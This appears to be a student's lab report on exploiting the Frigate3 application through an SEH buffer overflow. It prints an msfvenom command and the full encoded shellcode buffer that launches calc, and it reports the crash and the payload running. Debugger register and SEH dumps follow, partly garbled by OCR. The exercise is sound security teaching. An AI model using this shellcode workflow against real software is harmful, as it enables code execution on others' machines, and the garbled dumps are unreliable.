
Name: Devi Jagannadh Kotha


Reg no.: 18BCN7079

Slot: L39+40

Successfully installed frigate.




Immunity Debugger



Getting shell code for exploit from msfvenom (kali linux)


```
:-$ sudo msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0
a\x0d" -f python
sudo: /etc/sudoers.d is world writable
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b""
buf += b"\x89\xe2\xdb\xdf\xd9\x72\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x6c\x4d\x38\x6d"
buf += b"\x52\x33\x30\x53\x30\x65\x50\x63\x50\x6d\x59\x4b\x55"
buf += b"\x64\x71\x4b\x70\x71\x74\x6e\x6b\x72\x70\x34\x70\x6c"
buf += b"\x4b\x42\x72\x46\x6c\x4c\x4b\x73\x62\x64\x54\x4c\x4b"
buf += b"\x63\x42\x45\x78\x76\x6f\x38\x37\x30\x4a\x61\x36\x45"
buf += b"\x61\x39\x6f\x6c\x6c\x35\x6c\x71\x71\x43\x4c\x36\x62"
buf += b"\x64\x6c\x47\x50\x79\x51\x38\x4f\x76\x6d\x46\x61\x49"
buf += b"\x57\x4d\x32\x59\x62\x42\x72\x30\x57\x6c\x4b\x30\x52"
buf += b"\x34\x50\x4e\x6b\x51\x5a\x55\x6c\x4e\x6b\x30\x4c\x34"
buf += b"\x51\x34\x38\x5a\x43\x43\x78\x43\x31\x58\x51\x42\x71"
buf += b"\x4e\x6b\x53\x69\x57\x50\x45\x51\x4b\x63\x4e\x6b\x50"
buf += b"\x49\x64\x58\x38\x63\x35\x6a\x47\x39\x6c\x4b\x55\x64"
buf += b"\x4c\x4b\x76\x61\x4b\x66\x46\x51\x49\x6f\x4e\x4c\x6a"
buf += b"\x61\x48\x4f\x46\x6d\x37\x71\x49\x57\x36\x58\x4d\x30"
buf += b"\x71\x65\x6c\x36\x76\x63\x33\x4d\x59\x68\x65\x6b\x31"
buf += b"\x6d\x71\x34\x30\x75\x5a\x44\x71\x48\x4c\x4b\x63\x68"
buf += b"\x34\x64\x55\x51\x7a\x73\x53\x56\x4e\x6b\x34\x4c\x70"
buf += b"\x4b\x4e\x6b\x52\x78\x57\x6c\x35\x51\x6e\x33\x4c\x4b"
buf += b"\x43\x34\x6e\x6b\x45\x51\x6a\x70\x6f\x79\x77\x34\x65"
buf += b"\x74\x64\x64\x61\x4b\x73\x6b\x73\x51\x73\x69\x42\x7a"
buf += b"\x76\x31\x4b\x4f\x69\x70\x61\x4f\x53\x6f\x61\x4a\x6c"
buf += b"\x4b\x35\x42\x58\x6b\x4e\x6d\x31\x4d\x53\x5a\x77\x71"
buf += b"\x6e\x6d\x6f\x75\x4f\x42\x77\x70\x67\x70\x57\x70\x72"
buf += b"\x70\x33\x58\x30\x31\x4c\x4b\x30\x6f\x6d\x57\x6b\x4f"
buf += b"\x79\x45\x4d\x6b\x58\x70\x4f\x45\x4f\x52\x66\x36\x51"
buf += b"\x78\x6c\x66\x5a\x35\x4f\x4d\x4d\x4d\x69\x6f\x6b\x65"
```

Running exploit2.py




Payload is generated


Using the payload, crashing frigate3



App crashed and calculator triggered



Immunity Debugger



Addresses of the registers

```
Registers (FPU)
EAX 0019FFCC
ECX 00401000 Frigate3.<ModuleEntryPoint>
EDX 00401000 Frigate3.<ModuleEntryPoint>
EDX 00256000
ESP 0019FF74
EBP 0019FF80
ESI 00401000 Frigate3.<ModuleEntryPoint>
EDI 00401000 Frigate3.<ModuleEntryPoint>
EIP 00401000 Frigate3. (ModuleEntryPoint)
           ES 002B 32bit 0(FFFFFFFF)
CS 0023 32bit 0(FFFFFFFF)
SS 002B 32bit 0(FFFFFFFF)
DS 002B 32bit 0(FFFFFFFF)
FS 0053 32bit 259000(FFF)
GS 002B 32bit 0(FFFFFFFFF)
CP
    10100
LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
STØ empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty
ST5 empty
ST6 empty
                        g
                        9
                        ġ
                                                                         P D 0 1 1
        empty
                                                                               U 0 Z
                       3 2 1 0
Cond 0 0 0 0
Prec NEAR,53
                                                        Err 0
                                                                      Sø
                                                                                              D
 FST 0000
                                                                                               ø
                                                                                                    ø
                                                                                                           (GT)
 FCW 027F
                                                         Mask
```

SEH Chain

```
### Action of the control of the con
                                                                                              0019FFAC
0019FFB0
0019FFB8
0019FFBC
0019FFC0
0019FFC8
0019FFC8
0019FFD0
0019FFD0
0019FFD0
0019FFD0
0019FFD0
0019FFB0
0019FFB0
0019FFB0
0019FFB0
0019FFB0
                                                                                                                                                                                                                                                                                            000000000
000000000
                                                                                                                                                                                                                                                                             00000000 ...
0019FF8C î ↓
00000000 ...
0019FF8C $ ↓
00000000 ...
0019FFE4 $ ↓ Pointer to next SEH record
7704AD20 ; ↓ ₩ SE handler
F24303E6 μ ♥ C ≥
00000000 ...
0019FFEC ∞ ↓
77037A4E Nz ₩ RETURN to ntdil.77037A4E from ntdil.77037A4F
FFFFFFFF
77053A37 7ē ‡ ₩ SE handler
00000000 ...
00401000 ...
00401000 ...
004056000 ...
004056000 ...
004000000 ...
```

